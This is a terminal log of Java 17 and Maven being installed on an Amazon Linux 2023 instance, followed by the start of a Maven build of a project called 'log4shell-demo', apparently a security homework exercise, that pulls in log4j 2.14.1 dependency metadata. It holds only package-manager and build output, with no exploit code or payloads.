**Installing : libpng-2:1.6.37-10.amzn2023.0.6.x86\_64 5/57**

**Installing : dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch 6/57**

**Running scriptlet: xml-common-0.6.3-56.amzn2023.0.2.noarch 7/57**

**Installing : xml-common-0.6.3-56.amzn2023.0.2.noarch 7/57**

**Installing : publicsuffix-list-20240212-61.amzn2023.noarch 8/57**

**Installing : pixman-0.43.4-1.amzn2023.0.4.x86\_64 9/57**

**Installing : libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86\_64 10/57**

**Installing : libbrotli-1.0.9-4.amzn2023.0.2.x86\_64 11/57**

**Installing : libXau-1.0.11-6.amzn2023.0.1.x86\_64 12/57**

**Installing : libxcb-1.17.0-1.amzn2023.0.1.x86\_64 13/57**

**Installing : libX11-common-1.8.10-2.amzn2023.0.1.noarch 14/57**

**Installing : libX11-1.8.10-2.amzn2023.0.1.x86\_64 15/57**

**Installing : libXext-1.3.6-1.amzn2023.0.1.x86\_64 16/57**

**Installing : libXrender-0.9.11-6.amzn2023.0.1.x86\_64 17/57**

**Installing : graphite2-1.3.14-7.amzn2023.0.2.x86\_64 18/57**

**Installing : google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch 19/57**

**Installing : google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch 20/57**

**Installing : langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch 21/57**

**Installing : cairo-1.18.0-4.amzn2023.0.1.x86\_64 22/57**

**Installing : harfbuzz-7.0.0-2.amzn2023.0.2.x86\_64 23/57**

**Installing : freetype-2.13.2-5.amzn2023.0.1.x86\_64 24/57**

**Installing : fontconfig-2.13.94-2.amzn2023.0.2.x86\_64 25/57**

**Running scriptlet: fontconfig-2.13.94-2.amzn2023.0.2.x86\_64 25/57**

**Installing : alsa-lib-1.2.7.2-1.amzn2023.0.2.x86\_64 26/57**

**Installing : java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86\_64 27/57**

**Running scriptlet: java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86\_64 27/57**

**Installing : atinject-1.0.5-3.amzn2023.0.3.noarch 28/57**

**Installing : plexus-utils-3.3.0-9.amzn2023.0.4.noarch 29/57**

**Installing : slf4j-1.7.32-3.amzn2023.0.4.noarch 30/57**

**Installing : apache-commons-io-1:2.8.0-7.amzn2023.0.4.noarch 31/57**

**Installing : apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch 32/57**

**Installing : httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch 33/57**

**Installing : jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch 34/57**

**Installing : plexus-cipher-1.8-3.amzn2023.0.3.noarch 35/57**

**Installing : plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch 36/57**

**Installing : plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch 37/57**

**Installing : plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch 38/57**

**Installing : maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch 39/57**

**Installing : jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch 40/57**

**Installing : cdi-api-2.0.2-6.amzn2023.0.3.noarch 41/57**

**Installing : sisu-1:0.3.4-9.amzn2023.0.4.noarch 42/57**

**Installing : apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch 43/57**

**Installing : apache-commons-codec-1.15-6.amzn2023.0.3.noarch 44/57**

**Installing : httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch 45/57**

**Installing : jansi-2.4.0-3.amzn2023.0.3.x86\_64 46/57**

**Installing : java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86\_64 47/57**

**Running scriptlet: java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86\_64 47/57**

**Installing : jsoup-1.16.1-4.amzn2023.0.2.noarch 48/57**

**Installing : maven-wagon-3.4.2-6.amzn2023.0.4.noarch 49/57**

**Installing : maven-resolver-1:1.7.3-3.amzn2023.0.4.noarch 50/57**

**Installing : jsr-305-3.0.2-5.amzn2023.0.4.noarch 51/57**

**Installing : guava-31.0.1-3.amzn2023.0.6.noarch 52/57**

**Installing : google-guice-4.2.3-8.amzn2023.0.6.noarch 53/57**

**Installing : plexus-interpolation-1.26-10.amzn2023.0.4.noarch 54/57**

**Installing : maven-lib-1:3.8.4-3.amzn2023.0.5.noarch 55/57**

**Installing : maven-amazon-corretto17-1:3.8.4-3.amzn2023.0.5.noarch 56/57**

**Installing : maven-1:3.8.4-3.amzn2023.0.5.noarch 57/57**

**Running scriptlet: maven-1:3.8.4-3.amzn2023.0.5.noarch 57/57**

**Running scriptlet: fontconfig-2.13.94-2.amzn2023.0.2.x86\_64 57/57**

**Running scriptlet: maven-1:3.8.4-3.amzn2023.0.5.noarch 57/57**

**Verifying : alsa-lib-1.2.7.2-1.amzn2023.0.2.x86\_64 1/57**

**Verifying : apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch 2/57**

**Verifying : apache-commons-codec-1.15-6.amzn2023.0.3.noarch 3/57**

**Verifying : apache-commons-io-1:2.8.0-7.amzn2023.0.4.noarch 4/57**

**Verifying : apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch 5/57**

**Verifying : atinject-1.0.5-3.amzn2023.0.3.noarch 6/57**

**Verifying : cairo-1.18.0-4.amzn2023.0.1.x86\_64 7/57**

**Verifying : cdi-api-2.0.2-6.amzn2023.0.3.noarch 8/57**

**Verifying : dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch 9/57**

**Verifying : dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch 10/57**

**Verifying : dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch 11/57**

**Verifying : fontconfig-2.13.94-2.amzn2023.0.2.x86\_64 12/57**

**Verifying : fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch 13/57**

**Verifying : freetype-2.13.2-5.amzn2023.0.1.x86\_64 14/57**

**Verifying : google-guice-4.2.3-8.amzn2023.0.6.noarch 15/57**

**Verifying : google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch 16/57**

**Verifying : google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch 17/57**

**Verifying : graphite2-1.3.14-7.amzn2023.0.2.x86\_64 18/57**

**Verifying : guava-31.0.1-3.amzn2023.0.6.noarch 19/57**

**Verifying : harfbuzz-7.0.0-2.amzn2023.0.2.x86\_64 20/57**

**Verifying : httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch 21/57**

**Verifying : httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch 22/57**

**Verifying : jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch 23/57**

**Verifying : jansi-2.4.0-3.amzn2023.0.3.x86\_64 24/57**

**Verifying : java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86\_64 25/57**

**Verifying : java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86\_64 26/57**

**Verifying : javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch 27/57**

**Verifying : jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch 28/57**

**Verifying : jsoup-1.16.1-4.amzn2023.0.2.noarch 29/57**

**Verifying : jsr-305-3.0.2-5.amzn2023.0.4.noarch 30/57**

**Verifying : langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch 31/57**

**Verifying : libX11-1.8.10-2.amzn2023.0.1.x86\_64 32/57**

**Verifying : libX11-common-1.8.10-2.amzn2023.0.1.noarch 33/57**

**Verifying : libXau-1.0.11-6.amzn2023.0.1.x86\_64 34/57**

**Verifying : libXext-1.3.6-1.amzn2023.0.1.x86\_64 35/57**

**Verifying : libXrender-0.9.11-6.amzn2023.0.1.x86\_64 36/57**

**Verifying : libbrotli-1.0.9-4.amzn2023.0.2.x86\_64 37/57**

**Verifying : libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86\_64 38/57**

**Verifying : libpng-2:1.6.37-10.amzn2023.0.6.x86\_64 39/57**

**Verifying : libxcb-1.17.0-1.amzn2023.0.1.x86\_64 40/57**

**Verifying : maven-1:3.8.4-3.amzn2023.0.5.noarch 41/57**

**Verifying : maven-amazon-corretto17-1:3.8.4-3.amzn2023.0.5.noarch 42/57**

**Verifying : maven-lib-1:3.8.4-3.amzn2023.0.5.noarch 43/57**

**Verifying : maven-resolver-1:1.7.3-3.amzn2023.0.4.noarch 44/57**

**Verifying : maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch 45/57**

**Verifying : maven-wagon-3.4.2-6.amzn2023.0.4.noarch 46/57**

**Verifying : pixman-0.43.4-1.amzn2023.0.4.x86\_64 47/57**

**Verifying : plexus-cipher-1.8-3.amzn2023.0.3.noarch 48/57**

**Verifying : plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch 49/57**

**Verifying : plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch 50/57**

**Verifying : plexus-interpolation-1.26-10.amzn2023.0.4.noarch 51/57**

**Verifying : plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch 52/57**

**Verifying : plexus-utils-3.3.0-9.amzn2023.0.4.noarch 53/57**

**Verifying : publicsuffix-list-20240212-61.amzn2023.noarch 54/57**

**Verifying : sisu-1:0.3.4-9.amzn2023.0.4.noarch 55/57**

**Verifying : slf4j-1.7.32-3.amzn2023.0.4.noarch 56/57**

**Verifying : xml-common-0.6.3-56.amzn2023.0.2.noarch 57/57**

**Installed:**

**alsa-lib-1.2.7.2-1.amzn2023.0.2.x86\_64**

**apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch**

**apache-commons-codec-1.15-6.amzn2023.0.3.noarch**

**apache-commons-io-1:2.8.0-7.amzn2023.0.4.noarch**

**apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch**

**atinject-1.0.5-3.amzn2023.0.3.noarch**

**cairo-1.18.0-4.amzn2023.0.1.x86\_64**

**cdi-api-2.0.2-6.amzn2023.0.3.noarch**

**dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch**

**dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch**

**dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch**

**fontconfig-2.13.94-2.amzn2023.0.2.x86\_64**

**fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch**

**freetype-2.13.2-5.amzn2023.0.1.x86\_64**

**google-guice-4.2.3-8.amzn2023.0.6.noarch**

**google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch**

**google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch**

**graphite2-1.3.14-7.amzn2023.0.2.x86\_64**

**guava-31.0.1-3.amzn2023.0.6.noarch**

**harfbuzz-7.0.0-2.amzn2023.0.2.x86\_64**

**httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch**

**httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch**

**jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch**

**jansi-2.4.0-3.amzn2023.0.3.x86\_64**

**java-17-amazon-corretto-devel-1:17.0.15+6-1.amzn2023.1.x86\_64**

**java-17-amazon-corretto-headless-1:17.0.15+6-1.amzn2023.1.x86\_64**

**javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch**

**jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch**

**jsoup-1.16.1-4.amzn2023.0.2.noarch**

**jsr-305-3.0.2-5.amzn2023.0.4.noarch**

**langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch**

**libX11-1.8.10-2.amzn2023.0.1.x86\_64**

**libX11-common-1.8.10-2.amzn2023.0.1.noarch**

**libXau-1.0.11-6.amzn2023.0.1.x86\_64**

**libXext-1.3.6-1.amzn2023.0.1.x86\_64**

**libXrender-0.9.11-6.amzn2023.0.1.x86\_64**

**libbrotli-1.0.9-4.amzn2023.0.2.x86\_64**

**libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86\_64**

**libpng-2:1.6.37-10.amzn2023.0.6.x86\_64**

**libxcb-1.17.0-1.amzn2023.0.1.x86\_64**

**maven-1:3.8.4-3.amzn2023.0.5.noarch**

**maven-amazon-corretto17-1:3.8.4-3.amzn2023.0.5.noarch**

**maven-lib-1:3.8.4-3.amzn2023.0.5.noarch**

**maven-resolver-1:1.7.3-3.amzn2023.0.4.noarch**

**maven-shared-utils-3.3.4-4.amzn2023.0.3.noarch**

**maven-wagon-3.4.2-6.amzn2023.0.4.noarch**

**pixman-0.43.4-1.amzn2023.0.4.x86\_64**

**plexus-cipher-1.8-3.amzn2023.0.3.noarch**

**plexus-classworlds-2.6.0-10.amzn2023.0.4.noarch**

**plexus-containers-component-annotations-2.1.0-9.amzn2023.0.4.noarch**

**plexus-interpolation-1.26-10.amzn2023.0.4.noarch**

**plexus-sec-dispatcher-2.0-3.amzn2023.0.3.noarch**

**plexus-utils-3.3.0-9.amzn2023.0.4.noarch**

**publicsuffix-list-20240212-61.amzn2023.noarch**

**sisu-1:0.3.4-9.amzn2023.0.4.noarch**

**slf4j-1.7.32-3.amzn2023.0.4.noarch**

**xml-common-0.6.3-56.amzn2023.0.2.noarch**

**Complete!**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn -v**

**Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)**

**Maven home: /usr/share/maven**

**Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86\_64**

**Default locale: en, platform encoding: UTF-8**

**OS name: "linux", version: "6.1.134-152.225.amzn2023.x86\_64", arch: "amd64", family: "unix"**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-parent/2.5.5/spring-boot-starter-parent-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-parent/2.5.5/spring-boot-starter-parent-2.5.5.pom (8.6 kB at 15 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-dependencies/2.5.5/spring-boot-dependencies-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-dependencies/2.5.5/spring-boot-dependencies-2.5.5.pom (109 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/datastax/oss/java-driver-bom/4.11.3/java-driver-bom-4.11.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/datastax/oss/java-driver-bom/4.11.3/java-driver-bom-4.11.3.pom (4.1 kB at 99 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-bom/4.1.25/metrics-bom-4.1.25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-bom/4.1.25/metrics-bom-4.1.25.pom (5.3 kB at 136 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-parent/4.1.25/metrics-parent-4.1.25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/dropwizard/metrics/metrics-parent/4.1.25/metrics-parent-4.1.25.pom (17 kB at 458 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/groovy/groovy-bom/3.0.9/groovy-bom-3.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/groovy/groovy-bom/3.0.9/groovy-bom-3.0.9.pom (26 kB at 677 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-bom/12.1.7.Final/infinispan-bom-12.1.7.Final.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-bom/12.1.7.Final/infinispan-bom-12.1.7.Final.pom (18 kB at 402 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-build-configuration-parent/12.1.7.Final/infinispan-build-configuration-parent-12.1.7.Final.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/infinispan/infinispan-build-configuration-parent/12.1.7.Final/infinispan-build-configuration-parent-12.1.7.Final.pom (14 kB at 365 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/jboss-parent/36/jboss-parent-36.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/jboss-parent/36/jboss-parent-36.pom (66 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-bom/2.12.5/jackson-bom-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-bom/2.12.5/jackson-bom-2.12.5.pom (17 kB at 615 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-parent/2.12/jackson-parent-2.12.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-parent/2.12/jackson-parent-2.12.pom (7.5 kB at 228 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/oss-parent/41/oss-parent-41.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/oss-parent/41/oss-parent-41.pom (23 kB at 754 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/glassfish/jersey/jersey-bom/2.33/jersey-bom-2.33.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/glassfish/jersey/jersey-bom/2.33/jersey-bom-2.33.pom (19 kB at 455 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.6/project-1.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.6/project-1.0.6.pom (13 kB at 555 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/jetty/jetty-bom/9.4.43.v20210629/jetty-bom-9.4.43.v20210629.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/jetty/jetty-bom/9.4.43.v20210629/jetty-bom-9.4.43.v20210629.pom (18 kB at 477 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/junit/junit-bom/5.7.2/junit-bom-5.7.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/junit/junit-bom/5.7.2/junit-bom-5.7.2.pom (5.1 kB at 154 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlin/kotlin-bom/1.5.31/kotlin-bom-1.5.31.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlin/kotlin-bom/1.5.31/kotlin-bom-1.5.31.pom (9.3 kB at 322 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlinx/kotlinx-coroutines-bom/1.5.2/kotlinx-coroutines-bom-1.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jetbrains/kotlinx/kotlinx-coroutines-bom/1.5.2/kotlinx-coroutines-bom-1.5.2.pom (4.1 kB at 164 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-bom/2.14.1/log4j-bom-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-bom/2.14.1/log4j-bom-2.14.1.pom (8.1 kB at 289 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/logging-parent/3/logging-parent-3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/logging-parent/3/logging-parent-3.pom (3.1 kB at 125 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/23/apache-23.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/23/apache-23.pom (18 kB at 542 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/micrometer/micrometer-bom/1.7.4/micrometer-bom-1.7.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/micrometer/micrometer-bom/1.7.4/micrometer-bom-1.7.4.pom (6.9 kB at 229 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/netty/netty-bom/4.1.68.Final/netty-bom-4.1.68.Final.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/netty/netty-bom/4.1.68.Final/netty-bom-4.1.68.Final.pom (12 kB at 451 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/7/oss-parent-7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/7/oss-parent-7.pom (4.8 kB at 124 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/oracle/database/jdbc/ojdbc-bom/21.1.0.0/ojdbc-bom-21.1.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/oracle/database/jdbc/ojdbc-bom/21.1.0.0/ojdbc-bom-21.1.0.0.pom (12 kB at 443 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/prometheus/simpleclient\_bom/0.10.0/simpleclient\_bom-0.10.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/prometheus/simpleclient\_bom/0.10.0/simpleclient\_bom-0.10.0.pom (4.9 kB at 104 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/prometheus/parent/0.10.0/parent-0.10.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/prometheus/parent/0.10.0/parent-0.10.0.pom (7.5 kB at 312 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/r2dbc/r2dbc-bom/Arabba-SR10/r2dbc-bom-Arabba-SR10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/r2dbc/r2dbc-bom/Arabba-SR10/r2dbc-bom-Arabba-SR10.pom (4.3 kB at 139 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/projectreactor/reactor-bom/2020.0.11/reactor-bom-2020.0.11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/projectreactor/reactor-bom/2020.0.11/reactor-bom-2020.0.11.pom (4.2 kB at 141 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/io/rsocket/rsocket-bom/1.1.1/rsocket-bom-1.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/io/rsocket/rsocket-bom/1.1.1/rsocket-bom-1.1.1.pom (2.6 kB at 94 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/data/spring-data-bom/2021.0.5/spring-data-bom-2021.0.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/data/spring-data-bom/2021.0.5/spring-data-bom-2021.0.5.pom (5.7 kB at 178 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-framework-bom/5.3.10/spring-framework-bom-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-framework-bom/5.3.10/spring-framework-bom-5.3.10.pom (5.7 kB at 177 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/integration/spring-integration-bom/5.5.4/spring-integration-bom-5.5.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/integration/spring-integration-bom/5.5.4/spring-integration-bom-5.5.4.pom (9.1 kB at 381 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/security/spring-security-bom/5.5.2/spring-security-bom-5.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/security/spring-security-bom/5.5.2/spring-security-bom-5.5.2.pom (5.7 kB at 173 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/session/spring-session-bom/2021.0.2/spring-session-bom-2021.0.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/session/spring-session-bom/2021.0.2/spring-session-bom-2021.0.2.pom (2.7 kB at 105 kB/s)**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.pom (3.1 kB at 126 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-maven-plugin/2.5.5/spring-boot-maven-plugin-2.5.5.jar (102 kB at 2.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.pom (5.2 kB at 148 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/31/maven-plugins-31.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/31/maven-plugins-31.pom (10 kB at 400 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/31/maven-parent-31.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/31/maven-parent-31.pom (43 kB at 1.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/19/apache-19.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/19/apache-19.pom (15 kB at 673 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/3.1.0/maven-clean-plugin-3.1.0.jar (30 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.pom (8.1 kB at 252 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/34/maven-plugins-34.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/34/maven-plugins-34.pom (11 kB at 486 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/34/maven-parent-34.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/34/maven-parent-34.pom (43 kB at 1.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/3.2.0/maven-resources-plugin-3.2.0.jar (33 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.pom (12 kB at 430 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/33/maven-plugins-33.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/33/maven-plugins-33.pom (11 kB at 356 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/33/maven-parent-33.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/33/maven-parent-33.pom (44 kB at 1.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/21/apache-21.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/21/apache-21.pom (17 kB at 713 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.jar (62 kB at 1.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.pom (5.0 kB at 151 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.22.2/surefire-2.22.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.22.2/surefire-2.22.2.pom (26 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.jar (41 kB at 1.5 MB/s)**

